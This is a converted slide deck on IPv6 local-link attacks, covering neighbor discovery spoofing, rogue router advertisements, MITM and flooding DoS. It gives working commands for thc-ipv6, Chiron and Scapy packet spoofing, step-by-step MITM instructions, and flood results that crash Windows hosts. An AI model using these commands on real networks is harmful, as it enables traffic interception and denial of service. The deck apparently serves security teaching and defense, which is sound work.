This is an Internet Standards Track document.

This document is a product of the Internet Engineering Task Force (IETF). It represents the consensus of the IETF community. It has received public review and has been approved for publication by the Internet Engineering Steering Group (IESG). Further information on Internet Standards is available in [Section 2 of RFC 5741](#).


Information about the current status of this document, any errata, and how to provide feedback on it may be obtained at <http://www.rfc-editor.org/info/rfc6980>.



- It doesn't end here...
  - There's draft-gont-6man-lla-opt-validation-00 Validation of Neighbor Discovery Source Link-Layer Address (SLLA) and Target Link-layer Address (TLLA) options
    - → ask Fernando for details.
    - → even more checks a stack might have to perform...




## State



- Simple rule: the higher the complexity of a communication act, the higher the cost of keeping state of it.
- IPv6 has a high degree of complexity...

## The State Problem

---



- In the end of the day, *neighbor cache exhaustion (NCE)* is a *state* problem
  - ARP had an *incomplete* state as well.
  - You just rarely saw segments > 24 exposed to the Internet. At least in (most) enterprises. We're well aware of you guys running academic networks ;-)
- Let's assume NCE is a mostly solved problem.
  - Btw: by vendor-specific tweaks which might not be documented very well. ⇔ predictability, once again.
- Still, there's much more opportunities for a state oriented sec model to fail in the IPv6 age
  - We're very interested to see how vendors of stateful firewalls will handle scenarios like "single infected machine sitting in a broadband /64 and establishing valid connections to web server from many many random source addresses". BCP 38 won't solve this.

## Attack / Defense Asymmetry



first main attack tool (thx! Marc)

RFC6104


- 2005

- 2011

- Due to long IPv6 “warm up phase” there’s a huge asymmetry between attackers and defenders.
  - *THC-IPV6* was initially released in 2005.
  - RFC 6104 describing RA Guard is from February 2011!
    - And RA Guard still doesn’t work sufficiently. And probably never will.

## Asymmetry


<http://pacsec.jp/psj05/psj05-vanhauser-en.pdf>




*presents:*

*Attacking the  
IPv6 Protocol Suite*

van Hauser, THC  
vh@thc.org  
<http://www.thc.org>



© 2005 The Hacker's Choice – <http://www.thc.org> – Page 1



## Last but not Least

---



- IPv6 is very different from IPv4
  - So is IPv6 security.
- Don't rely on transforming v4 models 1:1 to v6. Do not!
- Think *feature suitability* instead.

# IPv6 Security Fundamentals

---



## IPv6 Attacking Scene



- Reconnaissance
- Network Scanning
- Attacks at the Local Link
  - Neighbor Discovery Attacks
  - IPv6 Router-related attacks
  - MLD Attacks
- Routing Headers Attacks
- Covert Channels
- Remote DoS Attacks
- Fragmentation
- Abusing IPv6 Extension Headers

## IPv6 Attacking Quiver

---




- Techniques that are common between IPv6 and IPv4.
- Penetration testing tools that work natively under IPv6.
  - There are alternative usage approaches for the rest.
- IPv6-specific frameworks.



# IPv6-Specific Attacking Frameworks

- “The Hackers Choice” *thc-ipv6* attacking framework  
<https://www.thc.org/thc-ipv6/>
- Si6 Networks *ipv6-toolkit*  
<http://www.si6networks.com/tools/ipv6toolkit/>
- *Chiron* <http://www.secfu.net/tools-scripts/>
- Each of them supports plenty of other tools/options.
  - sometime with overlapping features/capabilities
  - but they are also complementary.



- *parasite6*: icmp neighbor solicitation/advertisement spoofer, puts you as man-in-the-middle, same as ARP mitm (and parasite)
- *alive6*: an effective alive scanning, which will detect all systems listening to this address
- *fake\_router6*: announce yourself as a router on the network, with the highest priority
- *redir6*: redirect traffic to you intelligently (man-in-the-middle) with a clever icmp6 redirect spoofer
- *toobig6*: mtu decreaser with the same intelligence as redir6
- *flood\_router6*: flood a target with random router advertisements
- *flood\_advertise6*: flood a target with random neighbor advertisements
- *denial6*: a collection of denial-of-service tests againsts a target
- *fake\_mld6*: announce yourself in a multicast group of your choice on the net
- *fake\_mld26*: same but for MLDv2
- *fake\_mldrouter6*: fake MLD router messages
- *fake\_advertiser6*: announce yourself on the network
- *smurf6*: local smurfer
- *thcping6*: sends a hand crafted ping6 packet

- ***addr6***: An IPv6 address analysis and manipulation tool.
- ***flow6***: A tool to perform a security assessment of the IPv6 Flow Label.
- ***frag6***: A tool to perform IPv6 fragmentation-based attacks and to perform a security assessment of a number of fragmentation-related aspects.
- ***icmp6***: A tool to perform attacks based on ICMPv6 error messages.
- ***jumbo6***: A tool to assess potential flaws in the handling of IPv6 Jumbograms.
- ***na6***: A tool to send arbitrary Neighbor Advertisement messages.
- ***ni6***: A tool to send arbitrary ICMPv6 Node Information messages, and assess possible flaws in the processing of such packets.
- ***ns6***: A tool to send arbitrary Neighbor Solicitation messages.
- ***ra6***: A tool to send arbitrary Router Advertisement messages.
- ***rd6***: A tool to send arbitrary ICMPv6 Redirect messages.
- ***rs6***: A tool to send arbitrary Router Solicitation messages.
- ***scan6***: An IPv6 address scanning tool.
- ***tcp6***: A tool to send arbitrary TCP segments and perform a variety of TCP-based attacks.



## Chiron – main modules

---



- IPv6 Scanner
- IPv6 Link Local Messages Creation Tool
- IPv4-to-IPv6 Proxy
- All the above modules are supported by a common library that allows the creation of completely arbitrary IPv6 header chains, using any of the most known IPv6 Extension Headers, fragmented or not.

# Our Goal

- We will try to cover a wide range of IPv6 related attacks
  - Some very common and well known
  - And some other not that common and easy to be launched, but still possible
- In order to get the “big picture”
- And to be prepared!



# Attacks At The Local Link

---

Neighbor Discovery



## Attacks At The Local Link

---

- Two families of attacks
  - Attacks related with the Neighbor Discovery (ND) process
    - NS – NA messages
    - DAD
  - Attacks related with IPv6 Router
    - MLD Attacks
    - Other attacks



# Attacks Related with the Neighbor Discovery Process

---





# Duplicate Address Detection during SLAAC

No.	Time	Source	Destination	Protoc	Lengt	Info
1	0.000000	::	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
2	0.000015	::	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
3	0.978910	::	ff02::1:ffdl:d17a	ICMPv6	78	Neighbor Solicitation for fe80::a00:27ff:fed1:d17a
4	0.978920	::	ff02::1:ffdl:d17a	ICMPv6	78	Neighbor Solicitation for fe80::a00:27ff:fed1:d17a
5	1.427900	::	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
6	1.427914	::	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
7	1.978956	fe80::a00:27ff:fed1:d17a	ff02::2	ICMPv6	70	Router Solicitation from 08:00:27:d1:d1:7a
8	1.978970	fe80::a00:27ff:fed1:d17a	ff02::2	ICMPv6	70	Router Solicitation from 08:00:27:d1:d1:7a
9	1.979698	fe80::a00:27ff:fe74:ddaa	ff02::1	ICMPv6	110	Router Advertisement from 08:00:27:74:dd:aa
10	1.979708	fe80::a00:27ff:fe74:ddaa	ff02::1	ICMPv6	110	Router Advertisement from 08:00:27:74:dd:aa
11	2.611979	::	ff02::1:ffdl:d17a	ICMPv6	78	Neighbor Solicitation for fdf3:f0c0:2567:7fe4:a00:27ff:fed1:d17a
12	2.611999	::	ff02::1:ffdl:d17a	ICMPv6	78	Neighbor Solicitation for fdf3:f0c0:2567:7fe4:a00:27ff:fed1:d17a

Joins solicited-node  
multicast address  
1. DAD for link-local  
RS/RA  
2. DAD for global

```

Frame 11: 78 bytes on wire (624 bits), 78 bytes captured (624 bits)
Ethernet II, Src: CadmusCo_d1:d1:7a (08:00:27:d1:d1:7a), Dst: IPv6mcast_ff:d1:d1:7a (33:33:ff:d1:d1:7a)
Internet Protocol Version 6, Src: :: (::), Dst: ff02::1:ffdl:d17a (ff02::1:ffdl:d17a)
Internet Control Message Protocol v6
  Type: Neighbor Solicitation (135)
  Code: 0
  Checksum: 0x1210 [correct]
  Reserved: 00000000
  Target Address: fdf3:f0c0:2567:7fe4:a00:27ff:fed1:d17a (fdf3:f0c0:2567:7fe4:a00:27ff:fed1:d17a)
  
```

# Neighbor Solicitation/Advertisement Process

Source	Destination	Protoc	Lengt	Info
978000 fdf3:f0c0:2567:7fe4:ac5c:30ec:bfb7:ed89	ff02::1:ff00:0	ICMPv6	86	Neighbor Solicitation for fdf3:f0c0:2567:7fe4:800:27ff:fe00:0 from
993000 fdf3:f0c0:2567:7fe4:ac5c:30ec:bfb7:ed89	ff02::1:ff00:0	ICMPv6	86	Neighbor Solicitation for fdf3:f0c0:2567:7fe4:800:27ff:fe00:0 from
096000 fdf3:f0c0:2567:7fe4:800:27ff:fe00:0	fdf3:f0c0:2567:7fe4:ac5c:30ec:bfb7:ed89	ICMPv6	86	Neighbor Advertisement fdf3:f0c0:2567:7fe4:800:27ff:fe00:0 (sol, ov
774000 fdf3:f0c0:2567:7fe4:ac5c:30ec:bfb7:ed89	fdf3:f0c0:2567:7fe4:800:27ff:fe00:0	ICMPv6	94	Echo (ping) request id=0x0001, seq=4, hop limit=128 (reply in 7)
858000 fdf3:f0c0:2567:7fe4:800:27ff:fe00:0	fdf3:f0c0:2567:7fe4:ac5c:30ec:bfb7:ed89	ICMPv6	94	Echo (ping) reply id=0x0001, seq=4, hop limit=64 (request in 6)

```

[+] Frame 5: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface 0
[+] Ethernet II, Src: 0a:00:27:00:00:00 (0a:00:27:00:00:00), Dst: CadmusCo_82:98:e5 (08:00:27:82:98:e5)
[+] Internet Protocol Version 6, Src: fdf3:f0c0:2567:7fe4:800:27ff:fe00:0 (fdf3:f0c0:2567:7fe4:800:27ff:fe00:0), Dst: fdf3:f0c0:2567:7fe4:ac5c:30ec:bfb7:ed89 (fdf3:f0c0:2567:7fe4:ac5c:30ec:bfb7:ed89)
[+] Internet Control Message Protocol v6
    Type: Neighbor Advertisement (136)
    Code: 0
    Checksum: 0x4217 [correct]
[-] Flags: 0x60000000
    0... .. = Router: Not set
    .1.. .. = Solicited: Set
    ..1. .. = Override: Set
    ...0 0000 0000 0000 0000 0000 0000 = Reserved: 0
    Target Address: fdf3:f0c0:2567:7fe4:800:27ff:fe00:0 (fdf3:f0c0:2567:7fe4:800:27ff:fe00:0)
[+] ICMPv6 Option (Target link-layer address : 0a:00:27:00:00:00)
    Type: Target link-layer address (2)
    Length: 1 (8 bytes)
    Link-layer address: 0a:00:27:00:00:00 (0a:00:27:00:00:00)
  
```

## Neighbor Discovery Related Attacks - DAD

---



- Attacks against Duplicate Address Detection – DAD (for DoS)
  - Against link-local address (phase 1) => needs intervention of the administrator
  - Against global unicast address (phase 3)
- DAD should be performed for all unicast addresses (obtained through SLAAC, DHCPv6 or static).

## Neighbor Discovery Related Attacks - ND

---

- Attacks against Other Nodes (for DoS or MITM purposes)
  - Spoofed NS → populate victim's Neighbor Cache → DoS for legitimate hosts.
  - Reply with spoofed NA to NS (race condition with legitimate host) → DoS/ MITM
  - Unsolicited Spoofed NAS → DoS or MITM

# Fake Neighbor Solicitation Messages

```
- ./chiron_local_link.py vboxnet0 -neighsol -s fe80::800:27ff:fe00:0 -d  
ff02::1:ff29:bfb0 -tm 33:33:ff:29:bf:b0 -ta fe80::a00:27ff:fe29:bfb0
```

Solicited-node  
multicast address

Corresponding Ethernet  
multicast address

Target Address we are looking for  
multicast address

```
[thc-ipv6-2.5]# ./fake_solicit6 vboxnet0 fe80::a00:27ff:fe29:bfb0  
ff02::1:ff29:bfb0 0a:00:27:00:00:00
```

Our MAC

# Spoofing Neighbor Advertisements Using Scapy

```
>>> ether=Ether(dst="33:33:00:00:00:01")
>>> ipv6=IPv6(dst="ff02::1")
>>> na=ICMPv6ND_NA(tgt="2a03:2149:8008:2901::5", R=0, S=0, O=1)
>>> lla=ICMPv6NDOptDstLLAddr(lladdr="00:24:54:ba:a1:97")
>>> packet=ether/ipv6/na/lla
>>> sendp(packet,loop=1,inter=3)
```

# Fake Neighbor Advertisement Messages

```
➤ ./chiron_local_link.py vboxnet0 -neighadv -d fdf3:f0c0:2567:7fe4:a00:27ff:fe74:ddaa -ta  
fdf3:f0c0:2567:7fe4:7cca:db5:5666:cde4 -r -o -sol
```

Target Address we advertise

Set the  
Router Flag

Set the  
Override Flag

Set the  
Solicited Flag

➤ Similar tool:

– [thc-ipv6-2.5] fake\_advertise6

# Respond with Spoofed NAs to NS

- You can use `thc-ipv6 parasite6`
- It can be used for DoS / MiTM attacks.
- NOTE: It will redirect ALL local traffic.

- `./parasite6 vboxnet0 0a:00:27:00:00:00 -l -R`

Remember to enable routing (`ip_forwarding`), you will denial service otherwise!

=> `echo 1 > /proc/sys/net/ipv6/conf/all/forwarding`

Started ICMP6 Neighbor Solicitation Interceptor (Press Control-C to end) ...

Spoofed packet to `fdf3:f0c0:2567:7fe4:ac5c:30ec:bfb7:ed89` as `fdf3:f0c0:2567:7fe4:a00:27ff:fed1:d17a`

Spoofed packet to `fdf3:f0c0:2567:7fe4:a00:27ff:fed1:d17a` as `fdf3:f0c0:2567:7fe4:ac5c:30ec:bfb7:ed89`

Spoofed packet to `fdf3:f0c0:2567:7fe4:ac5c:30ec:bfb7:ed89` as `fdf3:f0c0:2567:7fe4:a00:27ff:fed1:d17a`

Spoofed packet to `fdf3:f0c0:2567:7fe4:a00:27ff:fed1:d17a` as `fdf3:f0c0:2567:7fe4:ac5c:30ec:bfb7:ed89`

Spoofed packet to `fe80::a511:624a:fcec:4377` as `fe80::a00:27ff:fed1:d17a`

Spoofed packet to `fe80::a00:27ff:fed1:d17a` as `fe80::a511:624a:fcec:4377`

Spoofed packet to `fe80::a511:624a:fcec:4377` as `fe80::a00:27ff:fed1:d17a`

Spoofed packet to `fe80::a00:27ff:fed1:d17a` as `fe80::a511:624a:fcec:4377`




## A MiTM Attack at the Local Link

---



1. Send spoofed Neighbor Solicitations (NS) to find the MAC addresses of your target.
2. Respond to NS with spoofed Neighbor Advertisements (NA) with the "*Override Flag*" and the "*Solicited Flag*" set.
3. Send unsolicited NA with the "*Override Flag*" at regular time intervals (e.g. 2 to 5 sec).

## A MiTM Attack at the Local Link



# A MiTM Attack at the Local Link Using Scapy

## - A selective (between two pairs) attack

- Syntax: Usage `mitm_attack.py <your_ipv6_address> <targets_comma_separated> <iface> <pcap_file_to_write_captured_traffic>`
- Use it as root:
- Example:
  - `./mitm_attack.py fdf3:f0c0:2567:7fe4:800:27ff:fe00:0 fdf3:f0c0:2567:7fe4:a00:27ff:fe29:bfb0,fd3:f0c0:2567:7fe4:2c9f:a8a1:7ac0:a8f1 vboxnet0 /tmp/mitm.pcap`

## - Notes:


- You must carefully choose the target's address (e.g. the private/temporary one for outgoing connections of the target).
- It can also be a comma-separated list.

# If You Need to Enable ipv6 forwarding

- Configure routing
- `# echo 1 > /proc/sys/net/ipv6/conf/all/forwarding`
- `# sysctl -w net.ipv6.conf.all.forwarding=1`
  
- To enable forwarding at boot, you'll need to edit `/etc/sysctl.conf` and add the following line.
- `##` (If you will be using radvd, this step is unnecessary)
- `net.ipv6.conf.default.forwarding=1`

# IPv6 Router Attacks at the Local Link

---



# The Rogue Router Advertisement Problem Statement

- Router advertisements (as part of autoconfig approach) fundamental part of “IPv6 DNA”.
  - Modifying this behavior (e.g. by deactivating their processing on the host level) is a severe “deviation from default” and as such “operationally expensive”.
  - Such an approach might be hard to maintain through a system’s lifecycle as well.
    - Think service packs in MS world, kernel updates, installation of libs/tools/apps.
- By default, local link regarded trustworthy in IPv6 world (as we are all brothers on the local link) ;-)
  - All ND related stuff (which includes RAs) unauthenticated, by default.



# Bad things that can happen

- Some RA-generating entity accidentally active in your network
  - IPv6 capable SOHO device connected by user.
  - Windows system with ICS enabled
    - No longer valid, see <http://support.microsoft.com/kb/2750841/en-us>.
  - Virtual machine running sth emitting RAs...
- Attacker interferes with router discovery
  - Denial-of-service by sending many bogus RAs
  - Traffic redirection by spoofed RAs



# Get Router Info

- [thc-ipv6-2.5]# *./dump\_router6 vboxnet0*  
Router: fe80::a00:27ff:fe74:ddaa (MAC: 08:00:27:74:dd:aa)  
Priority: medium  
Hop Count: 64  
Lifetime: 300, Reachable: 0, Retrans: 0  
Flags: NOTmanaged NOTother NOThome-agent NOTproxied  
Options:
  - Prefix: fdf3:f0c0:2567:7fe4::/64 (Valid: 86400, Preferred: 14400)
  - Flags: On-Link Autoconfig RESERVED-BITS-SET-32MAC: 08:00:27:74:dd:aa



# IPv6 Router Attacks

- Rogue RAs – periodic or in response to RS
  - Wrong gateway => DoS/MiTM
  - Router Lifetime = 0 => DoS – Can also help for MiTM
  - Router Priority => can help for DoS and MiTM
  - Set the L-bit for off-link prefixes => DoS
  - Provide invalid prefix for SLAAC => DoS
  - Wrong DHCP or DNS information => DoS/MiTM (if the attacker sets up a bogus DHCPv6 server)
  - Small Current Hop Limit => Dos for large distances.
  - Empty default Router list (making the hosts believe that they are on-link); should have not been still effective.
- Router Redirection → DoS/MiTM
- Can be sent to multicast (all nodes) or unicast addresses (selective attack, more difficult to be detected).

# fake\_router6, Impact

```
C:\>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . . . : 
    IPv6 Address. . . . . : 2001:db8:cafe:1234:c906:1f8:57a9:a974
    IPv6 Address. . . . . : 2001:db8:dead:beef:c906:1f8:57a9:a974
    Link-local IPv6 Address . . . . . : fe80::c906:1f8:57a9:a974%13
    Autoconfiguration IPv4 Address. . . : 169.254.169.116
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : fe80::21a:a1ff:fec1:6311%13
                                fe80::216:36ff:fe12:3bc6%13

Wireless LAN adapter Wireless Network Connection:
```

# Example of a Fake ICMPv6 RA



```
249 622.472595000 Fedora20_Host IPv6mcast_00:00:00:01 fe80::800:27ff:fe00:0 ff02::1 ICMPv6 118 Router Advertisement from 0a:00:27:00:00:00
Code: 0
Checksum: 0x3cec [correct]
Cur hop limit: 1
Flags: 0xc8
 1... .. = Managed address configuration: Set
.1. ... = Other configuration: Set
..0. ... = Home Agent: Not set
...0 1... = Prf (Default Router Preference): High (1)
... ..0.. = Proxy: Not set
... ..0. = Reserved: 0
Router lifetime (s): 65535
Reachable time (ms): 0
Retrans timer (ms): 0
ICMPv6 Option (Source link-layer address : 0a:00:27:00:00:00)
  Type: Source link-layer address (1)
  Length: 1 (8 bytes)
  Link-layer address: Fedora20_Host (0a:00:27:00:00:00)
ICMPv6 Option (MTU : 100)
  Type: MTU (5)
  Length: 1 (8 bytes)
  Reserved
  MTU: 100
ICMPv6 Option (Prefix information : fdf3:f0c0:2567:7fe5::/64)
  Type: Prefix information (3)
  Length: 4 (32 bytes)
  Prefix Length: 64
Flag: 0xe0
 1... .. = On-link flag(L): Set
.1. ... = Autonomous address-configuration flag(A): Set
..1. ... = Router address flag(R): Set
...0 0000 = Reserved: 0
Valid Lifetime: 4294967295 (Infinity)
Preferred Lifetime: 4294967295 (Infinity)
Reserved
Prefix: fdf3:f0c0:2567:7fe5:: (fdf3:f0c0:2567:7fe5::)
```

# Windows DoS by Randomising RA prefix

## → CVE-2010-4669:

- The Neighbor Discovery (ND) protocol implementation in the IPv6 stack in Microsoft Windows XP, Windows Server 2003, Windows Vista, Windows Server 2008, and Windows 7 allows remote attackers to cause a denial of service (CPU consumption and system hang) by sending many Router Advertisement (RA) messages with different source addresses

# flood\_router6, Impact



# Some Test Results Posted on *IPv6 Hackers* Mailing List

- New laptop (fast quad core i7) running Ubuntu 12.10
- it can push up to 120,000 RA packets/second on a Gigabit interface (a faster more powerful attacking device is far more effective)
- Typically crash a new Windows 8 laptop in 10-30 seconds
- Windows 7 is unusable while flood\_router26 is running but quickly recovers after (with KB2750841)
- Windows Vista bogs down and then forever runs at 100% CPU until you reboot it. It's unusable during the flood and usually becomes partially usable sometime after it ends.

